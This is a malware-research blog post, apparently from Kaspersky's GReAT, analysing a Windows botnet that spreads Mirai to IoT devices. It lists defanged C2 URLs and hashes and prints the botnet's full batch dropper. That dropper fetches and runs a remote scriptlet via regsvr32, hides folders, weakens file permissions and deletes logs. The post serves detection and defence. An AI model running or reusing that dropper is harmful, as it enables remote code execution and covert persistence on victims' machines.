New(ish) Mirai Spreader Poses New Risks

securelist.com/blog/research/77621/newish-mirai-spreader-poses-new-risks/

Authors

Expert GReAT

A cross-platform win32-based Mirai spreader and botnet is in the wild and previously discussed publicly. However, there is much information confused together, as if an entirely new IoT bot is spreading to and from Windows devices. This is not the case. Instead, an accurate assessment is that a previously active Windows botnet is spreading a Mirai bot variant. So let's make a level-headed assessment of what is really out there.

The earliest we observed this spreader variant pushing Mirai downloaders was January 2017. But this Windows bot is not new. The Windows bot's spreading method for Mirai is very limited as well – it only delivers the Mirai bots to a Linux host from a Windows host if it successfully brute forces a remote telnet connection. So we don't have a sensational hop from Linux Mirai to Windows Mirai just yet, that's just a silly statement. But we do have a new threat and practical leverage of the monolithic Windows platform to further spread Mirai to

previously unavailable resources. In particular, vulnerable SQL servers running on Windows can be a problem, because they can be Internet facing, and have access to private network connecting IP-based cameras, DVR, media center software, and other internal devices.

So, we observe a previously active bot family that now spreads Mirai bots to embedded Linux systems over a very limited delivery vector. It spreads both its own bot code and the new Mirai addition in stages, using multiple web resources and servers. These servers help provide a better timeline of operation for the operator. One of the directly related web hosts at downs.b591[.]com has been serving bot components since at least August 2014. And most of the bot's functionality clearly traces back to public sources at least as early as 2013. It's not the freshest code or most impressive leap.

Regardless, it's unfortunate to see any sort of Mirai crossover between the Linux platform and the Windows platform. Much like the Zeus banking trojan source code release that brought years of problems for the online community, the Mirai IoT bot source code release is going to bring heavy problems to the internet infrastructure for years to come, and this is just a minor start.

Notably, the 2016 Mirai operations were unique for two reasons:

- newly practical exploitation and misuse of IoT devices (mainly DVR, CCTV cameras, and home routers) on a large scale
- record setting DDoS traffic generation, exceeding all previous volumes

The great volume of this Mirai-generated DDoS traffic in October 2016 took down a portion of the internet, and was severe enough to initiate investigations by the FBI and the DHS. At the time, they had not ruled out nation states' activity due to the overall power of the Mirai botnets. But even those attacks were far from the work of nation states. Time will only tell if nation states choose to hide their destructive activity in plain sight in the Internet of Things – the capabilities are clearly available. Could we see a nation state interested in taking down wide swaths of the internet using this juvenile toolset? It's very possible.

In response to the huge problem this poses to the internet infrastructure, over the past few months, our team and CERT have participated in multiple successful command and control takedown efforts that otherwise have posed problems for partners simply providing notifications. While some security researchers may describe these takedowns as "whack a mole", these efforts resulted in relief from Gbps DDoS storms for major networks. And, we are happy to partner with more network operators to leverage our connections with CERTs, LE, and other partners around the world to further enable this success.

The Windows Spreader – Who What Where

This Windows bot code is richer and more robust than the Mirai codebase, with a large set of spreading techniques, including brute forcing over telnet, SSH, WMI, SQL injection, and IPC techniques. Some of the bot executables are signed with certificates stolen from Chinese manufacturers. The code runs on Windows boxes, and checks in to a hardcoded list of c2 for hosts to scan and attack. Upon successful intrusion, it can spread the Linux Mirai variant as needed over telnet. If tftp or wget are not present on the remote system, it attempts to copy a downloader to the system and executes it there. This downloader will pull down and execute the final Mirai bot. These devices include

- IP-based cameras
- DVR
- Media center appliances
- Various Raspberry and Banana Pi

Unfortunately, this code is clearly the work of a more experienced bot herder, new to the Mirai game, and possibly one that is not juvenile like the original Mirai operator set. Based on multiple artefacts, the word choice from string artefacts, the code having been compiled on a Chinese system, that the host servers are maintained in Taiwan, abuse of stolen code-signing certificates exclusively from Chinese companies, and other characteristics, it is likely that this developer/operator is Chinese speaking.

The addition of a Chinese-speaking malware author with access to stolen code-signing certificates, with the ability to rip win32 offensive code from multiple offensive projects effective against MSSQL servers around the world, and the ability to port the code into an effective cross-platform spreading bot, introduces a step up from the juvenile, stagnating, but destructive Mirai botnet operations of 2016. It introduces newly available systems and network for the further spread of Mirai bots. And it demonstrates the slow maturing of Mirai now that the source is publicly available.

Below is a proportional comparison of the second stage component's IP geolocations (fb7b79e9337565965303c159f399f41b), frequently downloaded by vulnerable MSSQL and MySQL servers. It is served from one of two web hosts, both hosted in Taiwan :


http://down.mykings[.]pw:8888/ups.rar

http://up.mykings[.]pw:8888/ups.rar

When downloaded, it is copied to disk with one of several filenames and executed:

cab.exe, ms.exe, cftmon.exe

Clearly, emerging markets with heavy investment in technology solutions are hit the heaviest by this component.



Components

The bot code and various components have been pulled together from other projects and previous sources. At runtime, code delivery occurs in a series of stages, from scanning and attacking online resources to downloading additional configuration files, fetching further instruction, and downloading and running additional executable code. Again, mostly all of these components, techniques, and functionality are several years old and are very large file objects.

Windows Spreader Infection Process
i.e. c:\windows\system\msinfo.exe (5707f1e71da33a1ab9fe2796dbe3fc74)
Changes DNS settings to 114.114.114.114, 8.8.8.8.
downloads and executes
from hxxp://up.mykings[.]pw:8888/update.txt (02b0021e6cd5f82b8340ad37edc742a0)
hxxp://up.mykings[.]pw:8888/ver.txt (bf3b211fa17a0eb4ca5dcdee4e0d1256)

Downloads

hxxp://img1.timeface[.]cn/times/b27590a4b89d31dc0210c3158b82c175.jpg (b27590a4b89d31dc0210c3158b82c175) to c:\windows\system\msinfo.exe (5707f1e71da33a1ab9fe2796dbe3fc74)

and runs with command line parameters “-create” “-run”

Downloads and executes hxxp://down.mykings[.]pw:8888/my1.html (64f0f4b45626e855b92a4764de62411b)


This file is a command shell script that registers a variety of files, including database connectivity libraries, and cleans up unneeded traces of itself on the system.

http://up.mykings[.]pw:8888/ups.rar (10164584800228de0003a37be3a61c4d)

It copies itself to the tasks directory, and installs itself as a scheduled job.
c:\windows\system\my1.bat
c:\windows\tasks\my1.job
c:\windows\system\upslist.txt
c:\windows\system32\cmd.exe /c sc start xWinWpdSrv&ping 127.0.0.1 -n 6 && del
c:\windows\system\msinfo.exe >> NUL
c:\program files\kugou2010\ms.exe (10164584800228de0003a37be3a61c4d)

Keylogger (hosted as comments within jpeg files)

This botnet operator hosts components embedded within jpeg comments, a technique they have been using since 2013. These techniques provide very large file objects. So, even a fresh image downloaded by this bot of Taylor Swift contains 2.3mb of keylogging code first seen 2016.10.30 (ad0496f544762a95af11f9314e434e94):



Modular bot code


Also interesting in this variant is the variety of its spreader capabilities in the form of blind SQLi (sql injection) and brute forcing techniques, compiled in from a “Cracker” library. This library enables “tasking” of various attacks. The bots are instructed on individual tasks per an encrypted file downloaded from the available c2.

[Cracker:IPC] [Cracker:MSSQL] [Cracker:MySQL] [Cracker:RDP] [Cracker:SSH] [Cracker:RDP] [Cracker:Telnet] [Cracker:WMI]
The Windows bot’s source appears to be developed in a fairly modular manner in C++, as functionality is broken out across source libraries:

CheckUpdate.cpp
Cracker_Inline.cpp
Cracker_Standalone.cpp
cService.cpp
CThreadPool.cpp
Db_Mysql.cpp
Dispatcher.cpp
IpFetcher.cpp
libtelnet.cpp
Logger_Stdout.cpp
Scanner_Tcp_Connect.cpp
Scanner_Tcp_Raw.cpp
ServerAgent.cpp
Task_Crack_Ipc.cpp
Task_Crack_Mssql.cpp
Task_Crack_Mysql.cpp
Task_Crack_Rdp.cpp
Task_Crack_Ssh.cpp
Task_Crack_Telnet.cpp
Task_Crack_Wmi.cpp
Task_Scan.cpp
WPD.cpp
catdbsvc.cpp
catadnew.cpp
catdbcli.cpp
waitsvc.cpp
errlog.cpp

Code signing certificates

The code signing certificates appear to be stolen from a solar and semiconductor grinding wafer products manufacturer in Northwest China, and an expired one.



Kaspersky Lab products detect and prevent infections from these bots.

File object scan verdicts

Trojan.Win32.SelfDel.ehlq
Trojan.Win32.Agent.ikad
Trojan.Win32.Agentb.btlt
Trojan.Win32.Agentb.budb
Trojan.Win32.Zapchast.ajbs
Trojan.BAT.Starter.hj
Trojan-PSW.Win32.Agent.lsmj
Trojan-Downloader.Win32.Agent.hesn
Trojan-Downloader.Win32.Agent.silgjn

HEUR:Trojan-Downloader.Linux.Gafgyt.b
Backdoor.Win32.Agent.dpeu
DangerousPattern.Multi.Generic (UDS)

Behavioral verdicts

Trojan.Win32.Generic
Trojan.Win32.Bazon.a
Trojan.Win32.Truebadur.a
DangerousObject.Multi.Chupitio.a

Appendix

c2 and url

http://dwon.f321y[.]com:280/mysql.exe
https://down2.b5w91[.]com:8443
http://down.f4321y[.]com:8888/kill.html
http://down.f4321y[.]com:8888/test.html
http://down.f4321y[.]com:8888/ups.rar
http://67.229.225.20
http://down.f4321y[.]com
http://up.f4321y[.]com
http://up.f4321y[.]com:8888/ver.txt
http://up.f4321y[.]com:8888/ups.rar
http://up.f4321y[.]com:8888/update.txt
http://up.f4321y[.]com:8888/wpdmd5.txt
http://up.f4321y[.]com:8888/wpd.dat
http://down.F4321Y[.]com:8888/my1.html
http://up.mykings[.]pw:8888/ver.txt
http://up.mykings[.]pw:8888/ups.rar
http://up.mykings[.]pw:8888/update.txt
http://up.mykings[.]pw:8888/wpdmd5.txt
http://up.mykings[.]pw:8888/wpd.dat
http://down.mykings[.]pw:8888/my1.html
http://down.mykings[.]pw:8888/ups.rar
http://down.mykings[.]pw:8888/item.dat
http://js.f4321y[.]com:280/v.sct
http://down.b591[.]com:8888/ups.exe
http://down.b591[.]com:8888/ups.rar
http://down2.b591[.]com:8888/ups.rar
http://down2.b591[.]com:8888/wpd.dat
http://down2.b591[.]com:8888/wpdmd5.txt

http://down2.b591[.]com:8888/ver.txt
http://up.f4321y[.]com:8888/ups.rar
http://down.b591[.]com:8888/test.html
http://dwon.kill1234[.]com:280/cao.exe
http://down.b591[.]com:8888/ups.rar
http://down.b591[.]com:8888/ups.exe
http://down.b591[.]com:8888/cab.rar
http://down.b591[.]com:8888/cacls.rar
http://down.b591[.]com:8888/kill.html

Certificates

Xi' an JingTech electronic Technology Co.,LTD
sn: 65 f9 b9 66 60 ad 34 c1 c1 fe f2 97 26 6a 1b 36
Partner Tech(Shanghai)Co.,Ltd
sn: 26 59 63 33 50 73 23 10 40 17 81 35 53 05 97 60 39 76 89

Md5

e7761db0f63bc09cf5e4193fd6926c5e
c88ece9a379f4a714afaf5b8615fc66c
91a12a4cf437589ba70b1687f5acad19
a3c09c2c3216a3a24dce18fd60a5ffc2
297d1980ce171ddaeb7002bc020fe6b6
5707f1e71da33a1ab9fe2796dbe3fc74
a4c7eb57bb7192a226ac0fb6a80f2164
64f0f4b45626e855b92a4764de62411b
02b0021e6cd5f82b8340ad37edc742a0
10164584800228de0003a37be3a61c4d
fd7f188b853d5eef3760228159698fd8
cbe2648663ff1d548e036cbe4351be39
fb7b79e9337565965303c159f399f41b
eb814d4e8473e75dcbb4b6c5ab1fa95b
04eb90800dff297e74ba7b81630eb5f7
508f53df8840f40296434dfb36087a17
93ccd8225c8695cade5535726b0dd0b6
62270a12707a4dcf1865ba766aeda9bc
43e7580e15152b67112d3dad71c247ec
0779a417e2bc6bfac28f4fb79293ec34
ac8d3581841b8c924a76e7e0d5fced8d
cf1ba0472eed104bdf03a1712b3b8e3d
4eee4cd06367b9eac405870ea2fd2094
21d291a8027e6de5095f033d594685d0

097d32a1dc4f8ca19a255c401c5ab2b6
5950dfc2f350587a7e88fa012b3f8d92
2d411f5f92984a95d4c93c5873d9ae00
9a83639881c1a707d8bbd70f871004a0
5cae130b4ee424ba9d9fa62cf1218679
2346135f2794de4734b9d9a27dc850e1
fe7d9bdbf6f314b471f89f17b35bfbcd
c289c15d0f7e694382a7e0a2dc8bdfd8
9098e520c4c1255299a2512e5e1135ba
db2a34ac873177b297208719fad97ffa
defff110df48eb72c16ce88ffb3b2207
c289c15d0f7e694382a7e0a2dc8bdfd8
c75bd297b87d71c8c73e6e27348c67d5
5af3bab901735575d5d0958921174b17
1a6fea56dc4ee1c445054e6bc208ce4f
ae173e8562f6babacb8e09d0d6c29276
ad0496f544762a95af11f9314e434e94

Contents of http://down.mykings[.]pw:8888/my1.html

```
@echo off
mode con: cols=13 lines=1
if exist C:\downs\runs.exe start C:\downs\runs.exe
md C:\Progra~1\shengda
md C:\Progra~1\kugou2010
md C:\download
regsvr32 /s shell32.dll
regsvr32 /s WSHom.Ocx
regsvr32 /s scrrun.dll
regsvr32 /s c:\Progra~1\Common~1\System\Ado\Msado15.dll
regsvr32 /s jscript.dll
regsvr32 /s vbscript.dll
start regsvr32 /u /s /i:http://js.f4321y[.]com:280/v.sct scrobj.dll
attrib +s +h C:\Progra~1\shengda
attrib +s +h C:\Progra~1\kugou2010
attrib +s +h C:\download
cacls cmd.exe /e /g system:f
cacls cmd.exe /e /g everyone:f
cacls ftp.exe /e /g system:f
cacls ftp.exe /e /g everyone:f
cacls c:\windows\help\akpls.exe /e /g system:f
cacls c:\windows\help\akpls.exe /e /g everyone:f
cacls C:\Progra~1\Common~1\System\ado\msado15.dll /e /g system:f
```

```
cacls C:\Progra~1\Common~1\System\ado\msado15.dll /e /g everyone:f
reg delete “HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” /v shell /f
del c:\windows\system32\wbem\se.bat
del c:\windows\system32\wbem\12345.bat
del c:\windows\system32\wbem\123456.bat
del c:\windows\system32\wbem\1234.bat
del c:\windows\system32\*.log
del %0
exit
```

Contents of http://up.mykings[.]pw:8888/update.txt

http://img1.timeface[.]cn/times/b27590a4b89d31dc0210c3158b82c175.jpg
c:\windows\system\msinfo.exe

http://down.mykings[.]pw:8888/my1.html c:\windows\system\my1.bat

Relevant Links

https://malwaremusings.com/2013/04/10/a-look-at-some-ms-sql-attacks-overview/
https://isc.sans.edu/diary/21543
http://blog.malwaremustdie.org/2016/08/mmd-0056-2016-linuxmirai-just.html?m=1
https://securelist.com/blog/research/76954/is-mirai-really-as-black-as-its-being-painted/
https://threatpost.com/mirai-fueled-iot-botnet-behind-ddos-attacks-on-dns-providers/121475/
https://securelist.com/analysis/quarterly-malware-reports/77412/ddos-attacks-in-q4-2016/